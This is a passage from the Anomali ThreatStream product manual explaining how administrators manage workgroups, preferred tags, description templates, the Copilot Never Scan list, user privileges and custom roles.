- Threat Model entities created by your organization from the ThreatStream user interface. See ["Restricting Threat Model Entities to Workgroups" on page 596](#).
- Investigations created by your organization. See ["Understanding User Interface of Investigations" on page 913](#).

Additionally, workgroups enable the following actions:

- Generating user activity reports based on workgroups. See ["Generating User Activity Reports By Workgroup" on page 40](#).
- Searching observables visible only to specific workgroups. See ["Searching Workgroup Restricted Observables" on page 502](#).
- Restricting rules email notifications to specific workgroups. See ["Notify" on page 423](#).
- Assigning an investigation to a workgroup. See ["Assignee" on page 918](#).

Workgroup Limitations

- Workgroups cannot be used to restrict the visibility of Sandbox Reports
- Rules do not match for keywords within intelligence whose visibility is restricted to workgroups
- Streams cannot be configured to restrict observables to workgroups
- TAXII sites cannot be configured to restrict observables to workgroups
- Intelligence snapshots do not include intelligence whose visibility is restricted to workgroups

Example Use Cases for Workgroups

The examples in this section illustrate ways in which workgroups can support organization workflows and intentional distribution of information.

Distinct Teams Within Your Organization

In cases where multiple teams within an organization use ThreatStream, workgroups enable teams to create intelligence which other teams can be excluded from accessing on a permanent or temporary basis.

For example, both the Threat Intelligence (TI) and Security Operations Center (SOC) teams in an organization have access to ThreatStream. The TI team, as it works on a new Threat Bulletin, wants to restrict access to the entity until it has been fully developed and is ready for wider distribution. Two workgroups can be created to address this need—one for the TI team and the other for the SOC team. The TI team can work and collaborate within their workgroup on the intelligence and publish it to the SOC team workgroup or organization as a whole when ready.

Levels of Classification Within Teams

Workgroups also enable the sharing of intelligence with different levels of sensitivity within a team.

For example, a Threat Intelligence team has three levels of internally understood classification for information—top secret, secret, and unclassified. To enable classification based sharing of intelligence, a workgroup is created for the three levels of classification. When an investigation is created that contains top secret information, its visibility is restricted to the top secret workgroup.

Managing Workgroups

Org Admins can manage workgroups from the Settings page.

To create a new workgroup:




Note: Only Org Admins can create workgroups.

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Workgroups**.

OR

On an investigation page, expand the **Assignee** drop down and click **New Workgroup**.

2. Enter a **Name** for the new workgroup.
3. (Optional): Upload an **Avatar** for the workgroup.
4. Click **New Workgroup**.
5. To add users to the workgroup, select a user from the drop-down list.



6. Specify a Role for the selected user. Only users with the **Owner** role have the ability to remove users from workgroups. The **Approver**, **Contributor**, and

Reviewer roles serve as labels for users in the context of investigations and do not grant additional privileges.

7. Click **+**.
8. (Optional): Add additional users as required.

To edit a workgroup:



Note: Only Org Admins and workgroup owners can edit workgroups. Only workgroup owners and creators can remove workgroup users.

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Workgroups**.
2. Click the Edit icon.



3. Make necessary changes. Changes are saved automatically.

To delete a workgroup:



Note: Only Org Admins and workgroup owners can delete workgroups.


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Workgroups**.
2. Click the Edit icon.



3. Click **Delete**.



Note: If there is intelligence associated with the workgroup you want to delete, the following warning is displayed after clicking **Delete**.



If you want to proceed with deletion of the workgroup, click **OK** to finalize the process.

Adding Preferred Tags to Intelligence

Preferred tags are a list of frequently used tags that can be quickly selected from any **Tags** field in ThreatStream. Preferred tags are suggested to users alongside recently used tags as they associate tags with intelligence, thus eliminating the need to repeatedly type out frequently used tags. As displayed below, users can enable the **Preferred Tags Only** toggle to view and search through only the list of preferred tags. Alternatively, users can also enter * to view the list of preferred tags.

TLP
Red Amber+Strict Amber Green Clear

Tags *

Visibility
My Organization

Expiration Date *
180 Days 90 Days

Source Created
Choose Date

Source Modified
Choose Date

3. ASSOCIATE WITH THREAT MODELS (OPT)
Add Association

E.g., First Tag, Second Tag

- ☒ Reconnaissance
- ☒ Weaponization
- ☒ Delivery
- ☒ Exploitation
- ☒ Installation
- ☒ Command & Control (C2)
- ☒ Actions on Objectives
- ☒ ab-test


☒ Preferred Tags Only

Managing Preferred Tags as an Org Admin

Within the ThreatStream settings, Org Admins can:

- Add and delete preferred tags
- Allow non-admin users to add tags

- Choose to show or hide kill chain tags



- 1 Add or delete preferred tags
- 2 Configured preferred tags
- 3 Organization user that created the preferred tag
- 4 Search configured preferred tags
- 5 Include or exclude kill chain tags. By default, the setting is enabled.
- 6 Allow non-admin users to add tags. By default, the setting is disabled.

To add preferred tags:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Preferred Tags**.
2. In the **Actions** menu, click **Add**.
3. Enter the tags you would like to add as preferred tags. If configuring multiple preferred tags, enter one tag per line. You can configure up to 100 in a single batch.
4. Click **Add**.



Notes:

- Duplicate tags are not allowed.
- A maximum of 500 preferred tags can be added.



- Tags must be 2,000 characters or less.

To delete preferred tags:


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Preferred Tags**.
2. Select the preferred tags you want to delete.
3. In the **Actions** menu, click **Delete**.



Note: Preferred tags you delete may still appear as suggested tags for up to seven days.

To include or exclude kill chain tags:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Preferred Tags**.
2. To exclude kill chain tags, deselect **Include Kill Chain Tags**. To include kill chain tags, select **Include Kill Chain Tags**. By default, the setting is enabled.



Settings


MY PROFILE ORGANIZATION MAILBOXES USER ADMIN SSO EXCLUDE LIST INTEGRATIONS AUDIT TAXII WORKGROUPS PREFERRED TAGS

☒ Include Kill Chain tags ☐ Allow non-admin users to add tags

Search Preferred Tags

To allow non-admin users to add tags:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Preferred Tags**.
2. Select **Allow non-admin users** to add tags. By default, the setting is disabled.



Settings

MY PROFILE ORGANIZATION MAILBOXES USER ADMIN SSO EXCLUDE LIST INTEGRATIONS AUDIT TAXII

☐ Include Kill Chain tags ☒ Allow non-admin users to add tags

Search Preferred Tags



Notes:

- All added tags are visible to the entire organization.
- Non-admin users are not allowed to delete tags.

Managing Preferred Tags as a Non-admin User


Non-admin users can also add preferred tags if their Org Admin has enabled the setting for their organization. If the setting is enabled, you will see the Preferred Tags tab under Settings . The tags you add are visible to the entire organization.



Note: Non-admin users can only add tags. If you want to delete a tag, refer to your Org Admin for assistance.

To add a new tag:

1. In the bottom-left corner of the side navigation panel, click > **ThreatStream** and then click **Preferred Tags**.
2. In the **Actions** menu, click **Add**.



3. In the dialog box that opens, add each new tag on a new line or separate it by a comma. You can configure up to 100 in a single batch.
4. Click **Add**.



Notes:

- Duplicate tags are not allowed.
- A maximum of 500 preferred tags can be added.



- Tags must be 2,000 characters or less.

Managing Description Templates

ThreatStream allows you to manage description templates created for Threat Models and investigations within your organization. To learn how to create description templates, see [Creating Description Templates From Threat Models](#) and ["Creating Description Templates From Investigations" on page 910](#).

Description templates can be edited and deleted from ThreatStream Settings or from a Threat Model or investigation.



Note: Users with Org Admin privileges can edit and delete only the templates they have created.

["Managing Description Templates From ThreatStream Settings" below](#)

["Managing Description Templates from Threat Models " on page 210](#)

["Managing Description Templates from Investigations" on page 212](#)

Managing Description Templates From ThreatStream Settings

All saved description templates can be accessed and managed from ThreatStream Settings. To access description templates, navigate to  > **Manage Templates**.


Settings				
MY PROFILE ORGANIZATION MAILBOXES USER ADMIN SSO EXCLUDE LIST INTEGRATIONS AUDIT TAXII WORKGROUPS PREFERRED TAGS COPILOT MANAGE TEMPLATES				
19 Results				
☐ NAME	TYPE	CREATED BY	DATE MODIFIED	
☐ CyberSecurity Incident Report	Rich Text		18 Jan 2023 12:18	
☐ Rock Central Threat Brief	Markdown		30 Nov 2021 12:43	
☐ RC Exec Summary	Markdown		30 Nov 2021 12:41	
☐ Actor Template	Markdown		18 Nov 2021 08:24	
☐ MM-ISAC Newsletter	Markdown		10 Nov 2021 10:17	
☐ MM-ISAC Vuln Report	Markdown		04 Nov 2021 13:32	
☐ SIR Template	Markdown		29 Jun 2021 10:06	
☐ NYL Monthly Template	Markdown		27 Apr 2020 09:55	
☐ Wentling's Template Test	Markdown		24 Sep 2019 14:36	
☐ Test Markdown	Markdown		19 Sep 2019 15:09	
				Previous 1 2 Next

- 1 Name of the description template.
- 2 Type of the description template: Rich Text or Markdown.
- 3 User who created the description template.

- 4 Date when the description templates was modified.
- 5 Table Settings: Select the columns to show on the dashboard. You can select from Name, Type, Created by, Date Modified, Default for. The Default for column is hidden by default. Additionally, select how many rows you want to be displayed per page.


To edit a description template:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Manage Templates**.
2. Select the template you want to edit and click **Edit**.



NAME	TYPE	CREATED BY	DATE MODIFIED
☐ CyberSecurity Incident Report	Rich Text		18 Jan 2023 12:18
☐ Rock Central Threat Brief	Markdown		30 Nov 2021 12:43
☐ RC Exec Summary	Markdown		30 Nov 2021 12:41
☒ Action Template	Markdown		18 Nov 2021 08:24
☐ MM-ISAC Newsletter	Markdown		10 Nov 2021 10:17

3. In the dialog box that opens, modify the name, threat model types for which you want to use this template, and description.



Save Template

Name: Set as Default:

Markdown:

Summary

Type Something

Tactics, Techniques, Procedures

Reconnaissance

Weaponization

Delivery

Exploitation

Command and Control

Actions on Objective


Tools

4. Click **Save**.

To delete a description template:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Manage Templates**.


2. Select the template you want to delete and click **Delete**.



The screenshot shows the 'Settings' page with the 'MANAGE TEMPLATES' tab selected. A table lists several templates. The 'Actor Template' is highlighted in blue, indicating it is selected. The table has columns for NAME, TYPE, CREATED BY, and DATE MODIFIED.

NAME	TYPE	CREATED BY	DATE MODIFIED
CyberSecurity Incident Report	Rich Text		18 Jan 2023 12:18
Rock Central Threat Brief	Markdown		30 Nov 2021 12:43
IC Exec Summary	Markdown		30 Nov 2021 12:41
Actor Template	Markdown		18 Nov 2021 08:24
MMI-ISAC Newsletter	Markdown		10 Nov 2021 10:17

3. In the dialog box that opens, click **Delete** to confirm the deletion.




Managing Description Templates from Threat Models


You can manage saved description templates from Threat Models.

To edit a description template from a Threat Model:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click a Threat Model and then click **Actions**.
3. Click **Edit**.
4. In the Description tab, select the description template type you want to edit: Rich Text or Markdown.
5. Navigate to Templates drop-down list and click **Manage Templates**.




6. Select a template and click **Edit**.




7. In the dialog box that opens, modify the name, threat model types you want to use this template for, and description.
8. Click **Save**.

To delete a description template from a Threat Model:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click a Threat Model entity and then click **Actions**.
3. Click **Edit**.
4. In the Description tab, select the description template type you want to delete: Rich Text or Markdown.
5. Navigate to the Templates drop-down list and click **Manage Templates**.



6. Select a template and click **Delete**.



7. In the dialog box that opens, click **Delete**.

Managing Description Templates from Investigations

Saved rich text description templates can also be managed from investigations.

To edit a description template from an investigation:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Click the investigation that you want to edit.
3. On the Description tab, navigate to Templates drop-down list and click **Manage Templates**.
4. Select a template you want to edit and click **Edit**.
5. In the dialog box that opens, make the necessary changes and click **Save**.

To delete a description template from an investigation:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Click the investigation that you want to delete.
3. On the Description tab, navigate to Templates drop-down list and click **Manage Templates**.
4. Select a template you want to delete and click **Delete**.
5. In the dialog box that opens, click **Delete** to confirm the deletion.


Managing Organization Never Scan Lists for Anomali Copilot

ThreatStream Org Admins can create and manage an organization Never Scan list for users in their organization who use the Anomali Copilot browser extension, formerly known as Lens + browser extension. For more information, see <https://www.anomali.com/products/copilot>.




Note: Existing Lens+ users can also manage their organization Never Scan list on the Copilot tab.

The Never Scan list prevents users from scanning the domains, IP addresses, or URLs you configure. Entries on the organization-level list cannot be edited or deleted.




To add entries to your organization Never Scan list:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Copilot**.



2. Click **Add** in the Actions menu.
3. Add the domains, IP addresses, or URLs you want to prevent users in your organization from scanning. If entering multiple entries, separate each entry with a new line or comma.



4. Click **Add**.

The entries have been added. The organization Never Scan list synchronizes with Anomali Copilot every 10 minutes.

To delete entries from your organization Never Scan list:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Copilot**.
2. Navigate to the **Copilot** tab.
3. Select the entries you want to delete.
4. Click **Delete** in the Actions menu.

The entries have been deleted.

Managing ThreatStream User Privileges

For each organization using the ThreatStream platform, there are three types of users: **Org Admins**, **Non-admins**, and **Read Only** users. **Org Admins** can perform administrative tasks that impact their entire organization on ThreatStream, whereas **Non-admins** can only manage settings that impact their personal profiles. **Read Only** users can view and export intelligence on ThreatStream but cannot create intelligence of any kind.

Org Admin Privileges

The tasks below are reserved for ThreatStream users with **Org Admin** privileges.

Task	Description
Update organization name	Update organization name in ThreatStream.
Update PDF export settings	Change the number of search results and intelligences included in Search Result and Threat Bulletin PDF downloads respectively .
Configure organization-wide session timeout settings	Enable ThreatStream session timeout for users in your organization and decide when timeouts occur after periods of inactivity.
Configure multi-factor authentication (MFA)	Decide whether or not the organization requires multi-factor authentication for ThreatStream login.
Add/edit/delete organization users	Add and remove users from the organization and update privileges for existing users.
Enable organization users to approve imports	Configure privileges for non-admin users that enable them to evaluate imported observables.
Bypass MFA for organization users	When MFA is enabled, Org Admins can configure users to avoid multi-factor authentication and login with their email address and password only.

Task	Description
Configure organization Exclude List	Prevents users from within the organization from accidentally importing an organization CIDR , IP Address , Domain Name , URL , or Email Address .
Activate third-party integrations with ThreatStream	Configure ThreatStream to use third-party services such as Farsight and Open DNS.
Manage premium intelligence streams	Purchase and evaluate premium threat intelligence streams partnered with Anomali.
Create/leave/join Trusted Circles	Enable the sharing of information between your organization and other organizations on ThreatStream.
Delete Threat Model entities	Permanently delete Threat Bulletins, Actors, Campaigns, TTPs, Incidents, and Signatures that belong to your organization.
Audit user activity	View user activity from the past 7 days.
Unlock Locked Accounts	When user accounts in your organization are locked after consecutive failed login attempts, Org Admins can unlock accounts from the User Admin page within settings. See "Managing Organization Users " on page 122 for more information.

The email lists below are reserved for ThreatStream users with **Org Admin** privileges.

Email List	Description
Keyword Matches	Sends notifications for each keyword match.
Keyword Matches Hourly Digest	Sends summaries of all keyword matches from the last hour.

Non-admin Privileges

The tasks below can be performed by **Non-admins** and **Org Admins**.

Task	Description
Edit personal contact information	Edit personal email address, name, and phone number.
Change password used for ThreatStream login	Change personal password used for ThreatStream login.
Update ThreatStream email subscriptions	Users can configure which ThreatStream email lists their personal email address is included in.

The email lists below can be subscribed to by **Non-admins** and **Org Admins**.

Email List	Description
Threat Bulletin Creation	Sends notifications every time a Threat Bulletin is created.
Threat Bulletin Daily Digest	Sends summaries of Threat Bulletins created each day.
Trusted Circles	Sends notifications when organizations join or leave your trusted circles.

Read Only User Privileges

Read Only users are restricted to viewing intelligence on ThreatStream and cannot create intelligence or related content such as tags, comments, or other metadata.



- Read Only users do not count toward the number of users allocated to your organization in your ThreatStream license.
- Read Only users can access ThreatStream OnPrem deployments that are on v4.1.1 and above. Read Only users cannot access ThreatStream OnPrem if it is on an earlier version.
- Read Only users cannot use their ThreatStream accounts for single sign-on (SSO) on Security Analytics or ThreatStream Integrator.

The table below lists the features to which Read Only users have access.

Screen	Available Features
Dashboard	• View the Overview dashboard. Available widgets include Contributions, Indicators by Type, Intelligence Sources, My Recent Attacks, Organization Recent Sandbox Submissions, Threat Model Entities, Top ASNs, Top Impacts, and Top Threats by Country. • View the MyEvents dashboard. • View the Community Threats dashboard • Add shared custom dashboards created by fellow organization users and themed dashboards created by the Anomali Threat Research team to their homepages on ThreatStream.
Analyze > Overview	View and drill down on recent threat model entities.
Analyze > Observables	• Perform basic observable searches. • Perform advanced observable searches. • View observable details pages. • Export observables from the observables search page and details pages.
Analyze > Threat Model	• Perform basic Threat Model entity searches. • Perform advanced Threat Model entity searches • View Threat Model entity details pages. • Export Threat Model entities from threat model entity details pages.
Research > Sandbox	• View sandbox report details. • Export sandbox reports.

Screen	Available Features
Research > Collaborate	Chat with organization and trusted circles members.  Note: This menu item is only visible if the Can Use Chat permission is enabled for a user on the User Admin tab. See "Managing Organization Users " on page 122 for more information.
APP Store > APP Store	Browse available APP Store services.
Settings > My Profile	• Update user Email, Name, and Phone. • Change account password. • Subscribe to the Threat Model Daily Digest email. • View API Key if the Show API Key for Users permission is enabled for a Read Only user on the User Admin tab. Refer to "Managing Organization Users " on page 122 for details.

Chapter 6: User and Role Management on the Anomali Platform

This chapter covers the following topics:

Overview	220
Managing Roles	222
Using System Roles	234
Managing Users	240
Configuring Single Sign On (SSO)	254
Enabling User Management with Third-Party Identity Providers	265

If you are an organization administrator, you can establish role-based access control for the Anomali platform on the User & Role Management page.

Overview

Users created on the Anomali platform must be assigned roles. Roles are collections of permissions that determine what actions and tasks users can perform and what data they can access on the Anomali platform. To grant permissions to a user, at least one role must be assigned to them.

On the Anomali platform, you can assign system and custom roles to users.

- **System roles** are defined by Anomali and cannot be deleted or modified. They determine the actions, capabilities, and tasks a user can perform, as well as which Anomali products they can access. System roles are maintained primarily for backward compatibility with earlier versions of ThreatStream. Anomali recommends using system roles only when there are no equivalent permissions available through custom roles—for example, the API User or Chat User roles.
- **Custom roles** are defined by an organization. When creating a custom role, you can select out-of-the-box permissions to align them with specific job responsibilities of your organization users. For example, a role assigned to a security analyst may grant them a permission to approve ThreatStream intelligence and submit sandbox reports while restricting them from creating community intelligence.

If your organization has a Security Analytics subscription, you can also control user access to the organization event log source data by adding relevant eventlog filters to custom roles. For example, a network security analyst may be granted access to network logs but be restricted from accessing endpoint logs. Similarly, an operations analyst may be authorized to access both network and endpoint logs but not logs from applications used by the Human Resources or Finance departments.

For organizations using both ThreatStream and Security Analytics, a role can include both a set of out-of-the-box permissions and an event log filter, ensuring fine-grained access control across the Anomali platform. For organizations using OCSF data, you can also configure OCSF filters on roles to control access to specific OCSF event categories.

For each organization using the Anomali platform, there are four types of users: Organization Administrator, Non-administrator, Read Only, and Auditor users.

- **Organization Administrators** can perform administrative tasks that impact their entire organization on the Anomali platform.
- **Non-administrators** can only manage settings that impact their personal profiles.
- **Read Only users** can view and export intelligence on ThreatStream but cannot create intelligence of any kind.
- **Auditors** have read-only access to all ThreatStream pages and admin pages.

How Users and Roles are Managed

Users and roles can be created and managed locally on the User & Role Management page or through a supported third-party user management service.

To manage users locally, you must do the following:

1. Define and create roles
2. Add users to your organization and assign roles to them

To manage users outside of the Anomali platform user interface, you must first configure Single Sign-On (SSO) on the Anomali platform using one of the following options:

- A SAML 2.0-compliant identity provider
- An identity provider available through the Okta Marketplace

After configuring a single sign-on, you must enable the Anomali platform integration with Microsoft Active Directory, Azure Entra ID or a SAML 2.0-compliant IdP for user management.

For more details on user and role management, refer to the following topics:

- ["Managing Roles " below](#)
- ["Managing Users" on page 240](#)
- ["Configuring Single Sign On \(SSO\)" on page 254](#)
- ["Enabling User Management with Third-Party Identity Providers" on page 265](#)

Additionally, you can take the [Managing Users and Roles](#) course at Anomali University to learn more about types of roles and user management.

Managing Roles

Roles define user permissions, access to event log and OCSF data (for Security Analytics users only), and the time range available for searches. When a user logs in to the Anomali platform, their effective permissions are determined by the roles assigned to them. A user's effective permissions are the union of all permissions granted by each assigned role. If at least one role grants a permission, the user receives it. If none of the roles grant a specific permission, the user does not receive it.

On the Roles tab of the User & Role Management page, Organization Administrators can create, modify, or delete custom roles.

User & Role Management

Users

Roles

SSO

Search

New

25

1-25 of 33 results

		NAME	SCHEMA FILTER	MODIFIED	PERMISSIONS	MAX SEARCH BACK
>	☐	 API User		Oct 02, 2024 18:13:38.350 -07	Use API	
>	☐	 Auditor		Oct 02, 2024 18:13:38.347 -07	View All Objects	
>	☐	 Chat User		Oct 02, 2024 18:13:38.352 -07	Use Chat	
>	☐	 Community Contributor		Oct 02, 2024 18:13:38.351 -07	Create Community Intelligence	
>	☐	Iamona_Admin	EVENTLOG 1=1	Jan 07, 2026 15:31:46.110 -08	Edit All Objects, Use Security Analytics, Approve Inte...	Last 5 years
>	☐	Iamona_AE		Jul 22, 2025 17:58:55.570 -07	Use Security Analytics, Submit To Sandbox	Last 5 years
>	☐	Iamona_CSM		Jan 07, 2026 14:48:10.224 -08	Edit All Objects, Use Security Analytics, Approve Inte...	Last 5 years
>	☐	Iamona_nonAdmin	EVENTLOG sourcetype != "	Sep 03, 2025 20:48:02.691 -07	Approve Intelligence, Create Community Intelligenc...	Last 5 years
>	☐	Iamona_SDR		Aug 06, 2025 13:24:24.362 -07	Submit To Sandbox, Use Security Analytics	Last 1 year
